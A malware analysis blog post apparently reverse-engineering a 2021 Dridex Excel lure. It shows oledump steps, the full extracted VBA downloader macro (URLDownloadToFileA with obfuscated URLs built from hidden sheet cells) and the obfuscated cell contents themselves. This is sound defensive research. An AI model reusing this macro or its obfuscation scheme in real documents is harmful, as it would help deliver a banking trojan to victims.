Dridex Malware Analysis [1 Feb 2021]

aaqeel01.wordpress.com/2021/02/07/dridex-malware-analysis/

Ali Aqeel February 7, 2021

Dridex “also know as Bugat and Cridex” is a form of malware banking trojan and infostealer that operated by criminal group referred to as “Indrik Spider”. Dridex specializes in stealing banking credentials via systems that utilizes macros from Microsoft office products like Word and Excel. In previous recoded incident the threat actors have used Dridex to hit high value targets with ransomware [2].

In this post, presenting reverse engineering malware of the recent Dridex sample that has been found in the wild earlier this February. The analysis highlights the techniques and codes used by the threat actor; and the method used to analyze this sample and extract hidden IOC and files that has not been detected by sandbox. Note that multiple labs got different artifacts and indicators so this work is almost a contribution to others security labs and researchers. This malware has two stages, the first one is an Excel file that has embedded VBA macro which infect the system with a DLL file that runs as a process in the second stage.


File Name	SHA265	File Size
printouts_of_outstanding_as_of FEB_01_2021.xlsm	b721618810b06ed4089d1469fc5c5b37be1a907fc1ae14222f913c6e2b0001c2	115.81 KB
libeay32.dll	26a659ec56c7bd7b83a2f968626c1524bda829e0fefff37ecf4c4fb55ad158e3	570.00 KB

[Table 1] Samples Basic Properties, Ref: Any.Run [3] [4]


Malware analysis

1. **Excel File with Locked Macro**

As what appear to look like an invoice delivered via email at the first day of the month is a malicious spreadsheet. The XLSM extension is indication that M stands for Macro and the code only runs when macro feature is activated and clicking on the sheet! What looks like cell with number are just images linked to the macro.



[Figure 1]
There’re three hidden sheets and locked macro! Apparently locked doesn’t mean password protected, it means locked! And can’t be extracted and reused in new excel for this case in particular.



[Figure 2]
To debug this sample require two steps:

First: extract the sample and locate the malicious file that has the macro using oledump.py. Identifying the macro is located at the fifth stream which is a VBA code.

```
remnux@remnux:~/sample/folder/xl$ oledump.py vbaProject.bin
  1:       551 'PROJECT'
  2:       104 'PROJECTwm'
  3: m     991 'VBA/Sheet1'
  4: m     991 'VBA/Sheet2'
  5: M    5824 'VBA/Sheet3'
  6: m     999 'VBA/ThisWorkbook'
  7:      3268 'VBA/_VBA_PROJECT'
  8:      2189 'VBA/__SRP_0'
  9:       423 'VBA/__SRP_1'
 10:      1045 'VBA/__SRP_2'
 11:       780 'VBA/__SRP_3'
 12:       552 'VBA/dir'
remnux@remnux:~/sample/folder/xl$ oledump.py vbaProject.bin -s 5 -v > MacroFi
le.txt
```


[Figure 3]

Oledump On Linux machine

Below is the extracted code

```
#If VBA7 And Win64 Then
    Private Declare PtrSafe Function yellow_pages Lib "urlmon" _
      Alias "URLDownloadToFileA" ( _
        ByVal pCaller As LongPtr, _
        ByVal szURL As String, _
        ByVal szFileName As String, _
        ByVal dwReserved As LongPtr, _
        ByVal lpfnCB As LongPtr _
      ) As Long
#Else
    Private Declare Function yellow_pages Lib "urlmon" _
      Alias "URLDownloadToFileA" ( _
        ByVal pCaller As Long, _
        ByVal szURL As String, _
        ByVal szFileName As String, _
        ByVal dwReserved As Long, _
        ByVal lpfnCB As Long _
      ) As Long
#End If
Function last_counter_a(nimo As Variant) As String
Randomize: df = 2 - 1: last_counter_a = nimo(Int((UBound(nimo) + df) * Rnd))
End Function
Sub Prv_invoice()
RoLo = Split(RTrim(first_prepayment), progress_bars(")"))
Sheets(1).Cells(3, 1).Name = "ForA_" & "s"
storages = Split(RoLo(1), progress_bars("+"))
For A = 0 To UBound(storages) - LBound(storages) + 1
On Error Resume Next
Sheets(1).Cells(3, 1).Value = "=" & storages(A)
Run ("ForA_" & "s")
If A = 12 Then A_min_1 = re_order:
If A = 14 Then
vega = re_order
yellow_pages 0, date_to_date(last_counter_a(Split(RoLo(0), progress_bars("D")))), A_min_1 & "\" & vega, 0, 0
End If
Next
End Sub
Function re_order()
re_order = Sheets(1).Range("B1:B5").SpecialCells(xlCellTypeConstants)
End Function
Public Function date_to_date(rr As String)
date_to_date = Right(rr, Len(rr) - 1)
End Function
Function first_prepayment()
Dim cooperation As String
Dim rest_che As String: Dim value_cargos As String
Dim u As Integer: cooperation = accouintis(4)
rest_che = accouintis(3): value_cargos = accouintis(2)
For u = 1 To Len(cooperation)
rezzzult = rezzzult & book_rebook(cooperation, u) & book_rebook(rest_che, u) & book_rebook(value_cargos, u)
Next
first_prepayment = RTrim(rezzzult)
End Function
Function accouintis(d As Integer)
For Each ds In Sheets(d).UsedRange.SpecialCells(xlCellTypeConstants): forTwo = forTwo & ds: accouintis = forTwo
Next
End Function
Function progress_bars(df As String)
progress_bars = Replace(String(4, "Z"), "Z", df)
End Function
Function book_rebook(y As String, k As Integer)
book_rebook = Mid(y, k, 1)
End Function
```


Second: Unlock the document by using EvilClippy tool which removes the malicious macro. Open the new version and create new macro and paste the above VBA code. Previous incidents involve Dridex also notice the use of EvilClippy use




[Figure 4]

Unlocking the xlsm file

Before debugging the code, the main sheet and the three hidden ones got some characters white colored spread among cells by 7×7000 size. After a bit of cleaning they appear be random, but not encoded. Below are the sheet characters.




[Figure 5] Random cells from Excel file


sheet1.txt
sheet2.txt
sheet3.txt
dt:lsawoqnczDDts/amki.thhm.rDhp/asrotnsezv2zDDts/kaacrohw.pDhp/ia.inbnitaidliiDlt:
ruehoj0izDDts/slntnthoqoh.rDhp/wkxec/c06iDct:w.chdac/7b.rDhp/oraaiobhzd.pDhp/rnuoododh0zDDts/
alaict.myezDDts/rea.mkfarDDts/naiur.pDhp/h.oneoc7wzDDts/iclerimzizDDts/lbenc/x4raDvt:blyean8a
.pDhp/ada.mz6rDDts/laict.m4tdrDDts/lglgc/5eaDgt:hero/b7iD9t:n.ur.m07tzDDts/thosyf.pDhp/c../
gaaD8t:a.tcnsog0.rDhp/us.btr99iDwt:di.e.tp5y.pDhp/earcsoaqwi.rDhp/srgcpioom3.rDhp/
uittbeottfiD2t:aecsc/wkxiDzt:w.reaocvj.pDhp/leye.ml2.rDhp/raepainantuizDDts/tpsoxls.pDhp/c.
fnybzDDts/bhesuoc/wlzDDts/iaaalglc/3c.pDhp/wstnrc/rn.rDhp/leeseoc./b9.pDhp/kdsi/23iDrt:gaa.
tfj3aDyt:jabdeismooq.pDhp/psnniorgzDDts/rweamic/j9ciD5t:kbdnsnd5.pDhp/wi3.mjpviDbt:miad.
naqcket.mt6laD9t:hbertainan2w.pDhp/esolteec/59rDDts/ytne.lo.mmd.rDhp/hhssteln.mjarDDts/nnei.
nngcc/r3.rDhp/aicigtoaDft:sorioao.fp3hiDat:kiotsgqozaDgt:diloidlg.rDhp/sodi.msn.pDhp/5iltotnc
/l6zDDts/dnai/0q.rDhp/aueegc/oxiDqt:talefc/y3.rDhp/mq.fht.pDhp/ofpr../ft5iDct:siamesezezDDts/
bxobep6zDDts/jai.mab.m6tzDDts/sse.m3udzDDts/eoslromcczDDts/jmuac/d4aDgt:tebobae.rDhp/rdeeun/
gl9iDzt:lsgo.m3zprDDts/svo.mrdwuaDjt:bbt.o/bviDtt:hkdc/4t.rDhp/rnapnnosopt.rDhp/
uakrdeaotgiiDpt:qndba.m5mezDDts/lbf.mrlszDDts/dpcdsodln.pDhp/aa.mvsrDDts/rn.mkpciDit:ahcmt./
77.rDhp/deu.e.tud.pDhp/ciesoc/spzDDts/sraaoi/wnaDot:w.nvi.g2rrDDts/aspowldiDxt:w.armic/
3kzDDts/fdtgsc/yhziDut:mnac/y5ziDdt:weiantc/9h.rDhp/u.mab.m80zDDts/btbsli.mfjjzDDts/rgr.
mddjzDDts/rhtc/flaDjt:noteamic/1piDnt:cle.m2trDDts/iceacdsoqpr.pDhp/eaiasi/ll.rDhp/
lsenaolp0iDkt:tteynaodkfaDrt:cpavau.tpemrDDts/ceirwh.pDhp/uaaoa.t95arDDts/ise.m4ocaDot:
ctgcsobdf.rDhp/eoleolaedc/is.pDhp/dheaohgniD9t:ccerfdxzDDts/libdc/rkiDtt:ovioilsrewjzDDts/
rsrc/03aD2t:ispc/ejzDDts/oltslld./gfzDDts/pra.fj2.pDhp/piipa.rDhp/eaatknti.mwceiDmt:mlerefec/
up.pDhp/aacwqprDDts/r.mab.mxn.pDhp/io.narc/laz))TA(i"H(l++TA(A")+ENEh
"\++(NB(AHd,TOSC1),O(L)+S.M""3)+AEK(U++TA(kcl+CC.YR)+ENEv,"+S.M"gw,"klxh"th++TA(e"S&&l++TA(
bLTEWKA()FDRmgG.RPE3ll&olh&
"i&ph)+EVUBb++TA(bLTH(N)67CRA(29&ARD*+)H(N)67CRA(29&ARD*+)H(N)67CRA(29,N)+&d"+S.L(,)+A(go
"&gw",&&C"A,&"kn"&&s"0 ba0)+I.O(L)
C# source file
length : 2,092 lines : 1
Ln : 1 Col : 2,093 Pos : 2,093
Windows (CR LF)
UTF-8
INS
sheet1.txt
sheet2.txt
sheet3.txt
hp/esd.m22liDlt:sraense5bkrDDts/khelisi/u6uiDst:shlmh.mvmzDDts/brahtastecnc8.pDhp/cta.
m3zniDjt:aaa.zfe.mvxzrDDts/wnfdomjn.pDhp/wmtmadoaforDDts/meiq.mrv2dzDDts/egemu.mtt7iDnt:
uholteec/s8iD5t:msrlc/xhlaDnt:pa.zbfzDDts/ozmg.m3zciDst:hfoe.gl0z0iDkt:amizeon7l.rDhp/used./
k9zDDts/karc/x6aDbt:molteec/lxiaDxt:rkcleoq9.rDhp/edgrgx.pDhp/gesic/idaiDqt:ge.maozzDDts/
rcztx.rDhp/pcili.mkcrDDts/lkwsebd.pDhp/aeivseibkzDDts/usvi.mrfgerDDts/nsmoun.mwbrDDts/fnoru.
ma7.pDhp/tnagovsv.pDhp/wmer.moyizDDts/odbac/rdrDDts/otrylld./ddciDbt:nal.moumzDDts/3io6mkiDit
:w.eeotnoc5biD2t:scinclegoowuzDDts/wptfeoig5rDDts/tnlsnsoatl9zDDts/.e.tjy.pDhp/apkseya.rDhp/
uaocaon.mk5zDDts/.mgyn/mxiDqt:ciplmolou6k.pDhp/haae./nuzDDts/walc/tt.pDhp/ocfemcfukidoc/
0q.rDhp/eaxaslld./ktzDDts/g.ccynrouaiaDit:euknbzitc/9crDDts/eaitungdc/g2aDat:
cttnnrkeeyowh5rDDts/kmol9q.rDhp/clspsnniozd.pDhp/uahe./zb.rDhp/itamns57rDDts/puaoc/7yzDDts/.
ndalisoskeiDot:mle.tjqfrDDts/dsbsnoec.pDhp/rteleoqn8rDDts/ouio7uzDDts/tlrucivnv.pDhp/atlidi/
pjiDnt:cb.mri20iDjt:bamneamic/35iDqt:l.tvc/rqbiDzt:jlnsv.mqs5iDlt:auamrois.rDhp/rl.mudkrDDts/
at.asey35.pDhp/eporc/v8faDmt:fuerc./2t.rDhp/aoesrwy.pDhp/alyop2drDDts/eisatgr.mqfrDDts/rnbios
.mga.pDhp/utoatc/f38iDet:luuec./7niDxt:topse.mg95zDDts/lhc/jyaDdt:pnhc/38.pDhp/lahiriyujrDDts
/uciivsef0zDDts/olfhnobrjiDlt:tharlnnz0.rDhp/wmuado/a8aDet:uth.m4p.pDhp/wamiucogz4iDxt:
ioeelhorpn.pDhp/eihos07.pDhp/ontmdeow2wrDDts/beamic/wziDkt:jshesuoc/ro0iD6t:setec/zlwiDwt:
aoovoba.rDhp/ilhlmolomf.pDhp/hdrc/t3aDft:stanrse.mv5pzDDts/tflt.tbu0rDDts/utlf.mcb.pDhp/eusvi
.mhi.rDhp/ootonin/emlaDpt:worosuszDDts/rnugsn/qr2aD3t:a.tvc/v0.rDhp/odro.mr06rDDts/rn.
rntirsorwfzDDts/iid.mrb.pDhp/lk.g7i3iD7t:tkvuyom0.pDhp/uiopcste6g8iDwt:gyteow5.rDhp/
nhsofyriD8t:frwe.oiiip2kiDet:a.enio9zzDDts/atn3frDDts/sunasdoec/u3.pDhp/a.ptrisom69zDDts/
lslmbhaDwt:cieamic/l4zDDts/snaimtol0li)S.M"l,Al)+S.M""J++TA(k,"+IIUESR(oG.RPE),CSFS)+ENEo,2++
NLETE+S.M""i)+AEK(U++TA(0")+ENEodw"&&l"kc"k+S.M"g,hh""+S.M""E(TOSC2,I(oi"EWKA()))"c"k
"&l""k++TAE2b+S.M""E(ARD*+)H(N)67CRA(29&ARD*+)H(N)67CRA(29&ARD*+)H(N)67RD*5"l)+EVUBa++
Lwb0SodwAmm"C&,v"&&"rh"v&,-"bb,++LCSFS

[Figure 6] characters extracted and cleaned from three sheets


```
Sheet1
dt:lsawoqnczDDts/amki.thhm.rDhp/asrotnsezv2zDDts/kaacrohw.pDhp/ia.inbnitaidliiD1t:ruehoj0izDDts/slntnthoqoh.rDhp/wkxe
(NB(AHd,TOSC1),O(L)+S.M""3)+AEK(U++TA(kcl+CC.YR)+ENEv,"+S.M"gw,"klxh"th++TA(e"S&&l++TA(bLTEWKA()FDRmgG.RPE311&olh&"i&
  ba0)+I.O(L)
================================================================================

Sheet 2
hp/esd.m221iDlt:sraense5bkrDDts/khelisi/u6uiDst:shlmh.mvmzDDts/brahtastecnc8.pDhp/cta.m3zniDjt:aaa.zfe.mvxzrDDts/wnfd
"bb,++LCSFS
================================================================================================
Sheet 3

ts/nhoc/5y.pDhp/hkrtgi/vbxaDtt:leosuo.tvqc.pDhp/iwsaac/pwiD6t:lryramitu../bfzDDts/orcc/oh.pDhp/lqimiocc/eu8aD3t:w.oe.
mtdc/o1aD0t:hfgninc/lwzDDts/hap.mqlgzDDts/watrc./juiDct:ivarkozvyaDrt:amha.oiiiven.pDhp/equc/0uliDzt:gmn/93.pDhp/etbs
geaoan.mi8iaD8t:ts../izrDDts/hah.mgyn/f4zDDts/cnolnetqrDDts/gax./d92aDbt:dfntnook3iD7t:5faasuo.mnq.pDhp/aevselo3aDyt:
esyrsrkaD7t:errtdsi/k3iDyt:evlai.myy.pDhp/uagw.leb9rDDts/wievargn.rDhp/geoc/sczDDts/wdons.m3a.pDhp/n.fni.m3r1zDDts/uk
